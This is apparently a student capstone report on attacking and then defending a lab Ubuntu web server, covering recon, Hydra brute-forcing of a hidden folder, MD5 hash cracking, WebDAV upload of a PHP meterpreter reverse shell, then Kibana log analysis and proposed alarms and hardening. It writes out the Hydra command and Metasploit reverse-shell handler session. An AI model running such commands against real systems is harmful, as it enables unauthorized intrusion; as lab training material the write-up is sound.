# Capstone Engagement


## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

This document contains the following sections:

# Network Topology

# Network Topology




**Network**
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.0

**Machines**
IPv4: 192.168.1.1
OS: Windows
Hostname: Hypervisor

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.90
OS: Kali
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

# Red Team

Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Hyper-V Azure Machine | 192.168.1.1 | Host Machine |
| Kali | 192.168.1.90 | Attacking Machine |
| ELK stack | 192.168.1.100 | Network Monitor (Kibana) |
| Capstone | 192.168.1.105 | Target Machine |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Weak Passwords | Common and simplistic passwords without the use of symbols, numbers, or capital letters | Attackers may use wordlists such as rockyou.txt to crack these commonly used passwords |
| Hashed Passwords | Hashed passwords without prior salting can easily be cracked using browser based tools (crackstation.net) or programs (hashcat) | Attackers with proper credentials will be able to access the system and its content |
| User credentials found on separate account | Another user's credentials are stored (in plain text) on a separate individual's account | User Ashton had Ryan's name and password hash stored in her account, allowing attackers to exploit Ryan as well. |
| WebDAV Vulnerability | WebDAV not configured properly | Attackers are able to gain shell access and modify website content |

# Exploitation: Weak Passwords

01

**Tools & Processes**
Hydra and wordlist rockyou.txt used to gain Ashton's password
( hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder)

02

**Achievements**
Ashton's password was cracked
Password: leopoldo

03

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-08 1
4:21:35
root@Kali:/usr/share/wordlists#
```

# Exploitation: Credentials found on separate account

01

**Tools & Processes**
Once entering Ashton's account, I was able to find user Ryan's account information

02

**Achievements**
I was able to retrieve a personal note containing Ryan's account hash and instructions on how to achieve access to the browser

03

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

# Exploitation: Hashed Passwords

01

**Tools & Processes**
Crackstation.net was used to crack user Ryan's hashed password

02


**Achievements**
Password: linux4u

This was used to gain access to the browser

03

| Hash | Type | Result |
|---|---|---|
| d7dad0a5cd7c8376eeb50d69b3ccd352 | md5 | linux4u |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.


Floppy Disk
Trash
File System
Home
shell.php
Index of /webdav - Mozilla Firefox
192.168.1.105/webdav/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
Index of /webdav
Name
Last modified
Size
Description
Parent Directory
passwd.dav 2019-05-07 18:19 43
shell.php 2022-01-28 05:29 1.1K
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80
Waiting for 192.168.1.105...
webdav - File Manager
File Edit View Go Help
dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/webdav on 1...
passwd.dav
shell.php

# Exploitation: WebDAV

01

**Tools & Processes**
Using msfvenom and meterpreter to deliver a payload on the target machine

02

**Achievements**
With the multi/handler exploit, I was able access the target's shell

03

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.105    yes       The listen address (an interface may b
e specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.1.105:80:-  -
[*] Started reverse TCP handler on 0.0.0.0:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 -> 192.168.1.105:40480) a
t 2022-01-27 21:36:36 -0800
```

# Blue Team

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan


- Port scan occurred on Jan 27, 2022 at 7:13:40 pm
- A total of 1,695,310 packets were sent from source IP 192.168.1.90
- Event category and action would indicate network traffic and flow has been established by unknown IP

> Jan 27, 2022 @ 19:13:40.000 `@timestamp:` Jan 27, 2022 @ 19:13:40.000 `flow.final:` false `flow.id:` EAT/////AP//////CP8AAAHAqAFawKgBafHIhL8 `host.name:` server1 `type:` flow `source.port:` 51441 `source.packets:` 1 `source.bytes:` 60B `source.ip:` 192.168.1.90 `event.category:` network_traffic `event.action:` network_flow `event.start:` Jan 27, 2022 @ 19:13:36.319 `event.end:` Jan 27, 2022 @ 19:13:36.319 `event.duration:` 0.0

> Jan 27, 2022 @ 19:13:40.000 `@timestamp:` Jan 27, 2022 @ 19:13:40.000 `source.ip:` 192.168.1.90 `source.port:` 51441 `source.packets:` 1 `source.bytes:` 60B `destination.port:` 8042 `destination.packets:` 1 `destination.bytes:` 56B `destination.ip:` 192.168.1.105 `ecs.version:` 1.5.0 `host.name:` server1 `agent.type:` packetbeat `agent.ephemeral_id:` e7424fa4-0061-44aa-86b8-eb91d1f465b1 `agent.hostname:` server1 `agent.id:` de2238f6-73be-44db-906f-12490aa5ab17

> Jan 27, 2022 @ 19:13:40.000 `@timestamp:` Jan 27, 2022 @ 19:13:40.000 `destination.packets:` 1 `destination.bytes:` 56B `destination.ip:` 192.168.1.105 `destination.port:` 56727 `event.category:` network_traffic `event.action:` network_flow `event.start:` Jan 27, 2022 @ 19:13:36.319 `event.end:` Jan 27, 2022 @ 19:13:36.319 `event.duration:` 0.0 `event.dataset:` flow `event.kind:` event `network.bytes:` 116B `network.packets:` 2 `network.type:` ipv4 `network.transport:` tcp

> Jan 27, 2022 @ 19:13:40.000 `@timestamp:` Jan 27, 2022 @ 19:13:40.000 `flow.id:` EAT/////AP//////CP8AAAHAqAFawKgBafHIcUw `flow.final:` false `ecs.version:` 1.5.0 `destination.packets:` 1 `destination.bytes:` 56B `destination.ip:` 192.168.1.105 `destination.port:` 19569 `event.dataset:` flow `event.kind:` event `event.category:` network_traffic `event.action:` network_flow `event.start:` Jan 27, 2022 @




# Analysis: Finding the Request for the Hidden Directory

- GET requests for /company/secret folder started at 8:06:47 pm with a total of 54,844 hits
- Doc file connect_corp_server was requested. The file contains instructions on accessing the web browser using Ryan's credentials

# Analysis: Uncovering the Brute Force Attack

- 54,844 GET requests were made with a response status of unauthorized. This would indicate the amount of failed request that were made before the attacker was successful



# Analysis: Finding the WebDAV Connection

- A total of 126,166 requests were made for /webdav
- Files included were passwd.dav and shell.php (which were POST requests)

New Save Open Share Inspect

source.ip:192.168.1.90 and url.path:"/webdav" and http: KQL ~ 3 days ago → now Refresh

"/webdav"
"/webdav/passwd.dav"
"/webdav/shell.php"
"/webdav/"
"/webdav_"
source.ip:192.168.1.90 and url.path:"/webdav" and http.reques

126,166 hits

3:33:09.681 - Jan 29, 2022 @ 13:33:09.681 — Auto

40000
20000
0
2022-01-26 18:00 2022-01-27 06:00 2022-01-27 18:00 2022-01-28 06:00 2022-01-28 18:00 2022-01-29 06:00
@timestamp per hour

_source

Available fields

Popular
destination.ip
@timestamp
_id
_index
_score
_type
agent.epheme...
agent.hostname
agent.id
agent.name
agent.type
agent.version
client.bytes
client.ip

| Time | _source |
|---|---|
| Jan 27, 2022 @ 21:15:34.404 | http.request.method: post @timestamp: Jan 27, 2022 @ 21:15:34.404 event.duration: 0.8 event.start: Jan 27, 2022 @ 21:15:34.404 event.end: Jan 27, 2022 @ 21:15:34.405 event.kind: event event.category: network_traffic event.dataset: http client.bytes: 617B client.ip: 192.168.1.90 client.port: 55574 ecs.version: 1.5.0 host.name: server1 query: POST /sdk method: post network.bytes: 1KB |
| Jan 27, 2022 @ 21:15:34.257 | http.request.method: post @timestamp: Jan 27, 2022 @ 21:15:34.257 status: Error agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: d555e334-36db-42e1-8edf-f6ce6075f23e agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat query: POST /sdk client.ip: 192.168.1.90 client.port: 55574 client.bytes: 617B event.kind: event event.category: network_traffic |
| Jan 27, 2022 @ 21:08:00.217 | http.request.method: post @timestamp: Jan 27, 2022 @ 21:08:00.217 query: POST /gts1d4 http.request.bytes: 373B http.request.body.bytes: 83B http.request.headers.content-length: 83 http.request.headers.content-type: application/ocsp-request http.response.status_code: 200 http.response.bytes: 701B http.response.body.bytes: 471B http.response.headers.content-length: 471 |

# Blue Team

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

- When traffic from an unknown IP is detected
- Over 10,000 connections within an hour from a unknown IP should raise an alarm

## System Hardening

- Create a whitelist of IPs that are approved to send and receive traffic
- IPs not on the whitelist that are trying to establish a connection to the server must be further authenticated or investigated
- Have regular system port scans to detect any open ports and monitor accordingly

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

- An alarm should be put forth when unauthorized (unknown source IPs) access requests are being made
- When over 3 failed attempts at accessing hidden folders and files occur, the team should be notified

## System Hardening

- Rename folders such as “/secret_folder” to lessen exposure and attention
- Encrypt sensitive content within these folders
- Request appropriate credentials when accessing any directory of file past “/company-folders/”. This would provide an extra roadblock against attackers

# Mitigation: Preventing Brute Force Attacks

## Alarm

- When an unusually high number of HTTP response status: Unauthorized have occurred, an alarm should be triggered.

- When over five 401 errors have occurred an alarm should be triggered. These errors indicate a possible brute force attack

## System Hardening

- Have a password policy that would require users to come up with more complex passwords
  - Policy can be a requirement of at least one special character, capital letter, and number. Passwords must exceed 10 letters/symbols

- Lock out a user account after 5 failed login attempts for an hour

# Mitigation: Detecting the WebDAV Connection

## Alarm

- Assuming that a Whitelist of IPs will be made, an alarm should be triggered when HTTP get requests are made from an unknown IP attempting to access “/webDAV”

## System Hardening

- Regularly updating and managing a Whitelist of trusted IPs is essential to ensure access is limited.
- A possible firewall policy that would deny any access from IPs outside the Whitelist can be deployed

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

- An alarm should be triggered anytime a HTTP method: POST has occurred within “/webDAV”

## System Hardening

- Have a team regularly check what is behind each POST
- When something is being uploaded, authorized individuals should know of it beforehand as any alteration of the browser should be planned
- Limit IPs that are allowed to upload. Others with limited access should only have read only access

# the End